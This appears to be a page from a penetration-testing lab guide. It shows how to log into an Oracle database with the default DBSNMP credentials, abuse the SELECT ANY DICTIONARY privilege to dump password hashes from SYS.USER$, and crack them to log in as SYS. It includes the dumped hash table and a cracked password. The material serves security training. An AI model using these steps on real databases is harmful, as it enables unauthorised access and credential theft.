
Identify users with default/weak passwords on the oracle database listening on IP 192.168.2.12 [Level: Intermediate]

- Login as user DBSNMP
- What are the current privileges of this user?
- Which privilege can be abused to read password hashes?
- Obtain and crack database password hashes for all users.

For this challenge, you will require an oracle database client to connect interactively to the database server. We will use a tool called RazorSQL. You can download a free 30 day trial of this software here:


http://www.razorsql.com/download.html

Next we will connect to the oracle database as user DBSNMP. The default password of this account is DBSNMP.




After connected to the database you can list your current permissions by issuing the SQL query:

Select * from session_privs



You will note that the user DBSNMP has a special privilege SELECT ANY DICTIONARY.

This privilege allows this user to read any tables including the table SYS.USER$ which contain password hashes. You can thus dump the password hashes and crack the password of privileged user and login as them.



	USER#	NAME	TYPE#	PASSWORD	DATATS#	TEMPTS#	CTIME
1	0	SYS	1	286E1EA8F2CFD262	0	3	2011-08-27 08:20:52.0
2	1	PUBLIC	0		0	0	2011-08-27 08:20:52.0
3	2	CONNECT	0		0	0	2011-08-27 08:20:52.0
4	3	RESOURCE	0		0	0	2011-08-27 08:20:52.0
5	4	DBA	0		0	0	2011-08-27 08:20:52.0
6	5	SYSTEM	1	45B1C0C3BB1D853C	0	3	2011-08-27 08:20:52.0
7	6	SELECT_CATALOG_ROLE	0		0	0	2011-08-27 08:20:52.0
8	7	EXECUTE_CATALOG_ROLE	0		0	0	2011-08-27 08:20:52.0
9	8	DELETE_CATALOG_ROLE	0		0	0	2011-08-27 08:20:52.0
10	9	OUTLN	1	4A3BA55E08595C81	0	3	2011-08-27 08:20:54.0
11	10	EXP_FULL_DATABASE	0		0	0	2011-08-27 08:20:58.0
12	11	IMP_FULL_DATABASE	0		0	0	2011-08-27 08:20:58.0
13	12	LOGSTDBY_ADMINISTRATOR	0		0	0	2011-08-27 08:22:22.0
14	13	DBFS_ROLE	0		0	0	2011-08-27 08:22:28.0
15	15	AQ_ADMINISTRATOR_ROLE	0		0	0	2011-08-27 08:22:45.0
16	16	AQ_USER_ROLE	0		0	0	2011-08-27 08:22:45.0
17	17	DATAPUMP_EXP_FULL_DATABASE	0		0	0	2011-08-27 08:22:50.0
18	18	DATAPUMP_IMP_FULL_DATABASE	0		0	0	2011-08-27 08:22:50.0
19	19	ADM_PARALLEL_EXECUTE_TASK	0		0	0	2011-08-27 08:23:21.0
20	20	GATHER_SYSTEM_STATISTICS	0		0	0	2011-08-27 08:23:26.0

We have already done password cracking exercise in challenge 20.

You can now login as SYS/test123 or any other user whose password you can crack.